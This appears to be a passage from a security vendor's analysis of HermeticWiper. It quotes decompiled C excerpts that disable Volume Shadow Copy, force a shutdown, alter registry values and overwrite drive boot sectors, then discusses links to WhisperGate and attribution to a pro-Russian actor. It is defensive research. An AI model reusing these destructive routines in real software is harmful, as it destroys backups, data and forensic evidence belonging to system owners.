
Disabling Windows internals

Following up on that, the Volume Shadow Copy service (abbreviated as "vss") is stopped. This service creates incremental back-ups over time, and is often disabled by ransomware for the same reason as the wiper disables it: discontinuing the internal back-up system of Windows. The relevant code can be found in the excerpt below.



```
pHandle = OpenSCManagerW(NULL,L"ServicesActive",SC_MANAGER_ALL_ACCESS);
if ((SC_HANDLE)pHandle == NULL) {
  returnValue = (*pGetLastError)();
}
else {
  hService = OpenServiceW((SC_HANDLE)pHandle,(LPCWSTR)&u_vss,
                          SC_MANAGER_MODIFY_BOOT_CONFIG | SC_MANAGER_CREATE_SERVICE);
  if (hService == NULL) {
    returnValue = (*pGetLastError)();
    pCloseServiceHandle = CloseServiceHandle_exref;
  }
  else {
    uStackY1384 = 0x403e1c;
    functionReturnValue =
         ChangeServiceConfigW
                  (hService,SERVICE_WIN32_OWN_PROCESS,SERVICE_DISABLED,SERVICE_NO_CHANGE,NULL,
                   NULL,NULL,NULL,NULL,NULL,NULL);
    if (functionReturnValue == 0) {
      returnValue = (*pGetLastError)();
    }
    ControlService(hService,SERVICE_CONTROL_STOP,NULL);
    pCloseServiceHandle = CloseServiceHandle_exref;
    CloseServiceHandle(hService);
  }
  (*pCloseServiceHandle)();
```

The wiper then recursively overwrites files located at "C:\System Volume Information", after which attempts to forcefully and instantly shut the system down via a thread, which first sleeps for a given number of seconds. Note that the "SeShutdownPrivilege" is required to call the shutdown function. This privilege is only obtained if the first character of the malware's file name is a "c", regardless of the casing, as explained in the start of the technical analysis. The screenshot below shows the corresponding code.




```
DWORD SleepAndReboot(DWORD *sleepTime)

{
  BOOL result;
  DWORD lastError;

  Sleep(*sleepTime);
                  /* InitiateSystemShutdownExW(self, no_message, no_timeout, force_apps_close,
                     reboot_after_shutdown, reasons) */
  result = InitiateSystemShutdownExW
                    (NULL,NULL,0,1,1,
                     SHTDN_REASON_FLAG_PLANNED | SHTDN_REASON_MAJOR_OPERATINGSYSTEM | SHTDN_REASON_
                     MINOR_UPGRADE
                    );
  if (result != 0) {
    lastError = GetLastError();
    return lastError;
  }
  return 0;
}
```


Further changes to the registry are then made, where “ShowCompColor” and “ShowInfoTip” (both located at “HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Advanced”) are set to zero, for each user. These registry keys define if compressed NTFS files should be displayed in colour, and if tooltips should be shown for folder and desktop items, respectively. The screenshot below shows the corresponding code.



```
RegQueryInfoKeyW((HKEY)HKEY_USERS,lpClass,&lpClassSize,NULL,&subKeyCount,NULL,NULL,NULL,NULL,NULL,
                 NULL,NULL);
if ((subKeyCount != 0) && (subKeyIndex = 0, subKeyCount != 0)) {
  do {
    keyNameLength = 0xff;
    result = (HKEY)RegEnumKeyExW((HKEY)HKEY_USERS,subKeyIndex,keyName,&keyNameLength,NULL,NULL,
                                 NULL,NULL);
                  /* Returning zero is a successful call */
    if ((result == NULL) &&
       (hKey = result, result = (HKEY)RegOpenKeyW((HKEY)HKEY_USERS,keyName,&hKey), result == NULL)
       ) {
      registryKey = result;
      returnValue = RegOpenKeyW(hKey,
                                L"Software\\Microsoft\\Windows\\CurrentVersion\\Explorer\\Advanced
                                "
                                ,&registryKey);
                  /* ERROR_SUCCESS equals 0 */
      if (returnValue == ERROR_SUCCESS) {
        equalsZero = returnValue;
        RegSetValueExW(registryKey,L"ShowCompColor",RESERVED_ARG,REG_DWORD,(BYTE *)&equalsZero,4);
        RegSetValueExW(registryKey,L"ShowInfoTip",RESERVED_ARG,REG_DWORD,(BYTE *)&equalsZero,4);
        RegCloseKey(registryKey);
      }
      RegCloseKey(hKey);
    }
    subKeyIndex = subKeyIndex + 1;
  } while (subKeyIndex < subKeyCount);
}
```


Wiping data

The malware then checks if the machine where it is executing on, is a Domain Controller. The folder “C:\Windows\SYSVOL”, which only exists on Domain Controllers and contains the policies, is checked for its existence, and if it is a folder. The excerpt below shows the check.




```
                /* Only present on DCs */
returnValue = GetFileAttributesW(L"C:\\Windows\\SYSVOL");
                /* "& 0x10 != 0" checks if the second bit is true, which defines if the given
                   file is a folder */
if ((returnValue != INVALID_FILE_ATTRIBUTES) && ((returnValue & 0x10) != 0)) {
                /* 3 minute wait */
  WaitForSingleObject(hThread,180000);
                /* WARNING: Subroutine does not return */
                /* Exit if running on a DC */
  ExitProcess(0);
}
```

If this is true, a three-minute wait is entered, allowing the threaded overwriting of the boot sectors of any attached removable or fixed medium, as can be seen in the image below.



```
 if (drive_geometry_ex != NULL) {
   returnValue = DeviceIoControl(hDevice,IOCTL_DISK_GET_DRIVE_GEOMETRY_EX,NULL,0,
                                 &iocontrolDriveGeometryEx,0x28,local_c,NULL);
                /* Needs to be a successful call to fetch the drive type, which is removable or
                   fixed */
   if ((returnValue == 0) ||
      ((iocontrolDriveGeometryEx.Geometry.MediaType != RemovableMedia &&
       (iocontrolDriveGeometryEx.Geometry.MediaType != FixedMedia)))) {
AB_close_handle_return:
     CloseHandle(hDevice);
     return NULL;
   }
```


The data which is used to overwrite the boot sector is random data, which is generated via Windows Cryptography API calls, unless an error occurs. If an error occurs, the data is overwritten with zeroes. The image below contains an excerpt of the random data generation function.



```
result = CryptAcquireContextW(&hProv,NULL,NULL,PROV_RSA_FULL,CRYPT_VERIFYCONTEXT | CRYPT_SILENT)
;
                /* Success is a non-zero return value */
if (result != ERROR) {
  result = CryptGenRandom(hProv,(DWORD)randomBufferLength,(BYTE *)cryptGenRandomOutput);
  if (result == ERROR) {
                /* Fill the given buffer with zeros */
    for (; randomBufferLength != NULL; randomBufferLength = (int *)((int)randomBufferLength - 1)
        ) {
      *(BYTE *)cryptGenRandomOutput = '\0';
      cryptGenRandomOutput = (int *)((int)cryptGenRandomOutput + 1);
    }
  }
  CryptReleaseContext(hProv,RESERVED_FLAG);
}
```

Once the three-minute wait is over, the malware shuts itself down. As such, further details within the technical analysis section are only for machines that are not a Domain Controller.

The wiper then iterates over the first 100 attached drives, and overwrites the boot sector of each attached removable or fixed medium.



```
i = 0;
do {
  IterateDrivesAndEncryptFiles(DetectAndEncryptBootSector,i,&globalStruct);
  i = i + 1;
} while (i < 0x65);
```

The malware then recursively overwrites specific files in “C:\Documents and Settings” and “C:\Windows\System32\winevt\Logs”. The goal here is to wipe data and minimise the amount of usable forensic artifacts.

Yet another wiper?

There is more to these two campaigns than their shared destructive nature. Needless to say, wipers have been used in various forms, and they are here to stay. Some infamous examples are, in no apparent order: WannaCry, NotPetya, Shamoon, and WhisperGate. Note that even though some of the mentioned samples are classified as ransomware, but the way they were used made them wipers instead.

The WhisperGate campaign targeted the boot record of the affected device, much like the Hermetic wiper does, albeit less thorough. The Hermetic wiper goes over the first hundred physical drives and ruins the boot record if it fits the predefined criteria, as mentioned above.

Additionally, the usage of a legitimate driver to wipe data differs wildly from the WhisperGate campaign. Whether the driver is used as an attempt to fly under the radar of security products or simply a preference of the wiper’s creator, it’s an effective way to achieve the actor’s goals.

A major difference between the two, is the quality of the code. Whereas WhisperGate’s boot record replacement was shoddy at best, the Hermetic wiper’s code base shows an in-depth understanding of volume formats and their handling. Even though there’s a noticeable difference in code quality, it is clear that both campaigns have had a disastrous effect on all systems they were executed on.

Victimology and Attribution

The majority of the reported victims (both publicly and in our telemetry) are located in Ukraine, dating back to the 23rd of February 2022. Some victims have also been observed in other countries, but due to the limited amount, those are likely foreign office for Ukrainian companies.

Per our telemetry, there is an overlap of Ukrainian victims who were victim in both WhisperGate and this campaign. The sectors of the victims seem to align with the military strategic goals of an aggressor: disruption in the communication of an opponent in war time.

Given the fact that the sample's code is newly created, there is no overlap with other samples that have been found in other malware families. One can argue that the malware campaign's timing, just before Russia's invasion into Ukraine, is more than a coincidence. Based on the destructive nature of the malware campaign, while also taking the campaign's timing into account, we attribute this campaign with medium confidence to a pro-Russian actor.

Conclusion

Wiper campaigns have been used in the past and have proven to be effective. The usage of benign software for a malicious purpose, often referred to as dual-use, is common and widely adopted. Dual-use software can be found in the form of living-of-the-land binaries, or self-contained benign files. The HermeticWiper does the latter with the embedded driver, as the boot sector altering actions are performed by a benign driver, in-line with the expected behaviour of said program.

It comes as no surprise that the digital domain is actively used during war times, given the ever-increasing digitalisation of the world around us, as the pandemic has clearly shown. The pro-Russian targeting of the victims, along with the timing, shows the direct impact the digital domain has in our lives.